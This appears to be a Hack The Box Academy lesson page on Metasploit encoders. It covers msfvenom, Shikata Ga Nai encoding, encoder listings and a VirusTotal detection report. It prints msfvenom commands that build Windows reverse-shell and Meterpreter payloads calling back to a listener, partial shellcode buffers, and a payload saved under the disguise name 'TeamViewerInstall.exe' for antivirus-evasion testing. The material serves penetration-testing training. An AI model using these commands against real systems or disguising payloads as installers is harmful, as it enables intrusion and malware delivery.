Encoders

Over the 15 years of existence of the Metasploit Framework, `Encoders` have assisted with making payloads compatible with different processor architectures while at the same time helping with antivirus evasion. `Encoders` come into play with the role of changing the payload to run on different operating systems and architectures. These architectures include:

`x64`	`x86`	`sparc`	`ppc`	`mips`

They are also needed to remove hexadecimal opcodes known as `bad characters` from the payload. Not only that but encoding the payload in different formats could help with the AV detection as mentioned above. However, the use of encoders strictly for AV evasion has diminished over time, as IPS/IDS manufacturers have improved how their protection software deals with signatures in malware and viruses.

Shikata Ga Nai (`SGN`) is one of the most utilized Encoding schemes today because it is so hard to detect that payloads encoded through its mechanism are not universally undetectable anymore. Far from it. The name (`仕方がない`) means `It cannot be helped` or `Nothing can be done about it`, and rightfully so if we were reading this a few years ago. However, there are other methodologies we will explore to evade protection systems. This article from FireEye details the why and the how of Shikata Ga Nai's previous rule over the other encoders.

Selecting an Encoder

Before 2015, the Metasploit Framework had different submodules that took care of payloads and encoders. They were packed separately from the msfconsole script and were called `msfpayload` and `msfencode`. These two tools are located in `/usr/share/framework2/`.

If we wanted to create our custom payload, we could do so through `msfpayload`, but we would have to encode it according to the target OS architecture using `msfencode` afterward. A pipe would take the output from one command and feed it into the next, which would generate an encoded payload, ready to be sent and run on the target machine.

Encoders

```
dbcyph0n@htb[/htb]$ msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 R | msfencode -b '\x00' -f

[*] x86/shikata_ga_nai succeeded with size 1636 (iteration=1)

my $buf =
"\xbe\x7b\xe6\xcd\x7c\xd9\xf6\xd9\x74\x24\xf4\x58\x2b\xc9" .
"\x66\xb9\x92\x01\x31\x70\x17\x83\xc0\x04\x03\x70\x13\xe2" .
"\x8e\xc9\xe7\x76\x50\x3c\xd8\xf1\xf9\x2e\x7c\x91\x8e\xdd" .
"\x53\x1e\x18\x47\xc0\x8c\x87\xf5\x7d\x3b\x52\x88\x0e\xa6" .
"\xc3\x18\x92\x58\xdb\xcd\x74\xaa\x2a\x3a\x55\xae\x35\x36" .
"\xf0\x5d\xcf\x96\xd0\x81\xa7\xa2\x50\xb2\x0d\x64\xb6\x45" .
"\x06\x0d\xe6\xc4\x8d\x85\x97\x65\x3d\x0a\x37\xe3\xc9\xfc" .
"\xa4\x9c\x5c\x0b\x0b\x49\xbe\x5d\x0e\xdf\xfc\x2e\xc3\x9a" .
"\x3d\xd7\x82\x48\x4e\x72\x69\xb1\xfc\x34\x3e\xe2\xa8\xf9" .
"\xf1\x36\x67\x2c\xc2\x18\xb7\x1e\x13\x49\x97\x12\x03\xde" .
"\x85\xfe\x9e\xd4\x1d\xcb\xd4\x38\x7d\x39\x35\x6b\x5d\x6f" .
"\x50\x1d\xf8\xfd\xe9\x84\x41\x6d\x60\x29\x20\x12\x08\xe7" .
"\xcf\xa0\x82\x6e\x6a\x3a\x5e\x44\x58\x9c\xf2\xc3\xd6\xb9" .

<SNIP>
```

After 2015, updates to these scripts have combined them within the `msfvenom` tool, which takes care of payload generation and Encoding. We will be talking about `msfvenom` in detail later on. Below is an example of what payload generation would look like with today's `msfvenom`:

Generating Payload - Without Encoding

Encoders

```
dbcyph0n@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my $buf =
"\xda\xc1\xba\x37\xc7\xcb\x5e\xd9\x74\x24\xf4\x5b\x2b\xc9" .
"\xb1\x59\x83\xeb\xfc\x31\x53\x15\x03\x53\x15\xd5\x32\x37" .
"\xb6\x96\xbd\xc8\x47\xc8\x8c\x1a\x23\x83\xbd\xaa\x27\xc1" .
"\x4d\x42\xd2\x6e\x1f\x40\x2c\x8f\x2b\x1a\x66\x60\x9b\x91" .
"\x50\x4f\x23\x89\xa1\xce\xdf\xd0\xf5\x30\xe1\x1a\x08\x31" .

<SNIP>
```

We should now look at the first line of the `$buf` and see how it changes when applying an encoder like `shikata_ga_nai`.

Generating Payload - With Encoding


Encoders

```
dbcyph0n@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"

<SNIP>
```

Shikata Ga Nai Encoding



```
00000000  d9 cf d9 74 24 f4 58 2b  c9 b1 56 bb e7 23 68 a3  |...t$.X+..V..#h.|
00000010  31 58 18 83 c0 04 03 58  f3 c1 9d 5f 13 87 5e a0  |1X.....X..._..^.|
00000020  e3 e8 d7 45 d2 28 83 0e  44 99 c7 43 68 52 85 77  |...E.(..D..ChR.w|
00000030  fb 16 02 77 4c 9c 74 b6  4d 8d 45 d9 cd cc 99 39  |...wL.t.M.E....9|
00000040  ec 1e ec 38 29 42 1d 68  e2 08 b0 9d 87 45 09 15  |...8)B.h.....E..|
00000050  db 48 09 ca ab 6b 38 5d  a0 35 9a 5f 65 4e 93 47  |.H...k8].5._eN.G|
00000060  6a 6b 6d f3 58 07 6c d5  91 e8 c3 18 1e 1b 1d 5c  |jkm.X.l........\|
00000070  98 c4 68 94 db 79 6b 63  a6 a5 fe 70 00 2d 58 5d  |..h..ykc...p.-X]|
00000080  b1 e2 3f 16 bd 4f 4b 70  a1 4e 98 0a dd db 1f dd  |..?..OKp.N......|
00000090  54 9f 3b f9 3d 7b 25 58  9b 2a 5a ba 44 92 fe b0  |T.;.={%X.*Z.D...|
000000a0  68 c7 72 9b e4 24 bf 24  f4 22 c8 57 c6 ed 62 f0  |h.r..$.$."..W..b.|
000000b0  6a 65 ad 07 fb 61 4e d7  43 e1 b0 d8 b3 2b 77 8c  |je...aN.C....+w.|
000000c0  e3 43 5e ad 68 94 5f 78  04 9e f7 43 70 94 0d 2c  |.C^.h._x...Cp..,|
000000d0  82 a9 14 95 0b 4f 46 b5  5b c0 27 65 1b b0 cf 6f  |.....OF.[.'e...o|
000000e0  94 ef f0 8f 7f 98 9b 7f  29 f0 33 19 70 8a a2 e6  |........).3.p...|
```

```
00000100  ce 8e 19 3e 99 26 20 67  ed e8 db 42 6e ee 24 13  |...>.& g...Bn.$.|
00000110  46 84 13 81 e6 f2 5b 45  e6 02 0a 0f e6 6a ea 6b  |F.....[E.....j.k|
00000120  b5 8f f5 a1 aa 03 60 4a  9a f0 23 22 20 2e 03 ed  |......`J..#" ...|
00000130  db 05 17 ea 23 db 30 53  4b 23 01 63 8b 49 81 33  |....#.0SK#.c.I.3|
00000140  e3 86 ae bc c3 67 65 95  4b ed e8 57 ea f2 20 39  |.....ge.K..W.. 9|
00000150  b2 f3 c7 e2 45 89 a8 15  a6 6e a1 71 a7 6e cd 87  |....E....n.q.n..|
00000160  94 b8 f4 fd db 78 43 0d  6e dc e2 84 90 72 f4 8c  |.....xC.n....r..|

                                          XOR key: None         Iteration: 1
```

Source: https://hatching.io/blog/metasploit-payloads2/

If we want to look at the functioning of the `shikata_ga_nai` encoder, we can look at an excellent post here.

Suppose we want to select an Encoder for an `existing payload`. Then, we can use the `show encoders` command within the `msfconsole` to see which encoders are available for our current `Exploit module + Payload` combination.

Encoders

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15

payload => windows/x64/meterpreter/reverse_tcp


msf6 exploit(windows/smb/ms17_010_eternalblue) > show encoders

Compatible Encoders
===================

   #  Name              Disclosure Date  Rank    Check  Description
   -  ----              ---------------  ----    -----  -----------
   0  generic/eicar                      manual  No     The EICAR Encoder
   1  generic/none                       manual  No     The "none" Encoder
   2  x64/xor                            manual  No     XOR Encoder
   3  x64/xor_dynamic                    manual  No     Dynamic key XOR Encoder
   4  x64/zutto_dekiru                   manual  No     Zutto Dekiru
```

In the previous example, we only see a few encoders fit for x64 systems. Like the available payloads, these are automatically filtered according to the Exploit module only to display the compatible ones. For example, let us try the `MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference Exploit`.

Encoders

```
msf6 exploit(ms09_050_smb2_negotiate_func_index) > show encoders

Compatible Encoders
===================

   Name                    Disclosure Date  Rank       Description
   ----                    ---------------  ----       -----------
   generic/none                             normal     The "none" Encoder
   x86/alpha_mixed                          low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                          low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower                   manual     Avoid UTF8/tolower
   x86/call4_dword_xor                      normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                        manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat                         manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time                         manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                            normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov                          normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                    normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                             low        Non-Alpha Encoder
   x86/nonupper                             low        Non-Upper Encoder
   x86/shikata_ga_nai                       excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                    manual     Single Static Bit
   x86/unicode_mixed                        manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper                        manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```


Take the above example just as that—a hypothetical example. If we were to encode an executable payload only once with SGN, it would most likely be detected by most antiviruses today. Let's delve into that for a moment. Picking up `msfvenom`, the subscript of the Framework that deals with payload generation and Encoding schemes, we have the following input:

Encoders

```
dbcyph0n@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPO

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: TeamViewerInstall.exe
```

This will generate a payload with the `exe` format, called TeamViewerInstall.exe, which is meant to work on x86 architecture processors for the Windows platform, with a hidden Meterpreter reverse_tcp shell payload, encoded once with the Shikata Ga Nai scheme. Let us take the result and upload it to VirusTotal.




One better option would be to try running it through multiple iterations of the same Encoding scheme:

Encoders

```
dbcyph0n@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPO

Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/TeamViewerInstall.exe
```



As we can see, it is still not enough for AV evasion. There is a high number of products that still detect the payload. Alternatively, Metasploit offers a tool called `msf-virustotal` that we can use with an API key to analyze our payloads. However, this requires free registration on VirusTotal.

MSF - VirusTotal

Encoders

```
dbcyph0n@htb[/htb]$ msf-virustotal -k <API key> -f TeamViewerInstall.exe

[*] Using API key: <API key>
[*] Please wait while I upload TeamViewerInstall.exe...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash    : 4f54cc46e2f55be168cc6114b74a3130
[*] Sample SHA1 hash   : 53fcb4ed92cf40247782de41877b178ef2a9c5a9
[*] Sample SHA256 hash : 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-<SNIP>-1651750343
[*] Requesting the report...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Analysis Report: TeamViewerInstall.exe (51 / 68): 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e
================================================================================================================

 Antivirus            Detected  Version                                                    Result
 ---------            --------  -------                                                    ------
 ALYac                true      1.1.3.1                                                    Trojan.CryptZ
 APEX                 true      6.288                                                      Malicious
 AVG                  true      21.1.5827.0                                                Win32:SwPatch
 Acronis              true      1.2.0.108                                                  suspicious
 Ad-Aware             true      3.0.21.193                                                 Trojan.CryptZ
 AhnLab-V3            true      3.21.3.10230                                               Trojan/Win32.
 Alibaba              false     0.3.0.5
 Antiy-AVL            false     3.0
 Arcabit              true      1.0.0.889                                                  Trojan.CryptZ
 Avast                true      21.1.5827.0                                                Win32:SwPatch
 Avira                true      8.3.3.14                                                   TR/Patched.Ge
 Baidu                false     1.0.0.2
 BitDefender          true      7.2                                                        Trojan.CryptZ
 BitDefenderTheta     true      7.2.37796.0                                                Gen:NN.ZexaF.
 Bkav                 true      1.3.0.9899                                                 W32.FamVT.Ror
 CAT-QuickHeal        true      14.00                                                      Trojan.Swrort
```

```
CMC                   false     2.10.2019.1
ClamAV                true      0.105.0.0                                                                  Win.Trojan.MS
Comodo                true      34592                                                                      TrojWare.Win3
CrowdStrike           true      1.0                                                                        win/malicious
Cylance               true      2.3.1.101                                                                  Unsafe
Cynet                 true      4.0.0.27                                                                   Malicious (sc
Cyren                 true      6.5.1.2                                                                    W32/Swrort.A.
DrWeb                 true      7.0.56.4040                                                                Trojan.Swrort
ESET-NOD32            true      25218                                                                      a variant of
Elastic               true      4.0.36                                                                     malicious (hi
Emsisoft              true      2021.5.0.7597                                                              Trojan.CryptZ
F-Secure              false     18.10.978-beta,1651672875v,1651675347h,1651717942c,1650632236t
FireEye               true      35.24.1.0                                                                  Generic.mg.4f
Fortinet              true      6.2.142.0                                                                  MalwThreat!09
GData                 true      A:25.32960B:27.27244                                                       Trojan.CryptZ
Gridinsoft            true      1.0.77.174                                                                 Trojan.Win32.
Ikarus                true      6.0.24.0                                                                   Trojan.Win32.
Jiangmin              false     16.0.100
K7AntiVirus           true      12.10.42191                                                                Trojan ( 0011
K7GW                  true      12.10.42191                                                                Trojan ( 0011
Kaspersky             true      21.0.1.45                                                                  HEUR:Trojan.W
Kingsoft              false     2017.9.26.565
Lionic                false     7.5
MAX                   true      2019.9.16.1                                                                malware (ai s
Malwarebytes          true      4.2.2.27                                                                   Trojan.Rozena
MaxSecure             true      1.0.0.1                                                                    Trojan.Malwar
McAfee                true      6.0.6.653                                                                  Swrort.i
McAfee-GW-Edition     true      v2019.1.2+3728                                                             BehavesLike.W
MicroWorld-eScan      true      14.0.409.0                                                                 Trojan.CryptZ
Microsoft             true      1.1.19200.5                                                                Trojan:Win32/
NANO-Antivirus        true      1.0.146.25588                                                              Virus.Win32.G
Paloalto              false     0.9.0.1003
Panda                 false     4.6.4.2
Rising                true      25.0.0.27                                                                  Trojan.Generi
SUPERAntiSpyware      true      5.6.0.1032                                                                 Trojan.Backdo
Sangfor               true      2.14.0.0                                                                   Trojan.Win32.
SentinelOne           true      22.2.1.2                                                                   Static AI - M
Sophos                true      1.4.1.0                                                                    ML/PE-A + Mal
Symantec              true      1.17.0.0                                                                   Packed.Generi
TACHYON               false     2022-05-05.02
Tencent               true      1.0.0.1                                                                    Trojan.Win32.
TrendMicro            true      11.0.0.1006                                                                BKDR_SWRORT.S
TrendMicro-HouseCall  true      10.0.0.1040                                                                BKDR_SWRORT.S
VBA32                 false     5.0.0
ViRobot               true      2014.3.20.0                                                                Trojan.Win32.
VirIT                 false     9.5.188
Webroot               false     1.0.0.403
Yandex                true      5.5.2.24                                                                   Trojan.Rosena
Zillya                false     2.0.0.4625
ZoneAlarm             true      1.0                                                                        HEUR:Trojan.W
Zoner                 false     2.2.2.0
tehtris               false     v0.1.2
```

As expected, most anti-virus products that we will encounter in the wild would still detect this payload so we would have to use other methods for AV evasion that are outside the scope of this module.

← Previous Next →

Mark Complete & Next

Cheat Sheet

Table of Contents

Introduction

Preface

Introduction to Metasploit

Introduction to MSFconsole

MSF Components

Modules

Targets

Payloads

Encoders

Databases

Plugins & Mixins

MSF Sessions

Sessions & Jobs

Meterpreter

Additional Features

Writing & Importing Modules

Introduction to MSFVenom

Firewall and IDS/IPS evasion

Metasploit-Framework Updates - August 2020

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left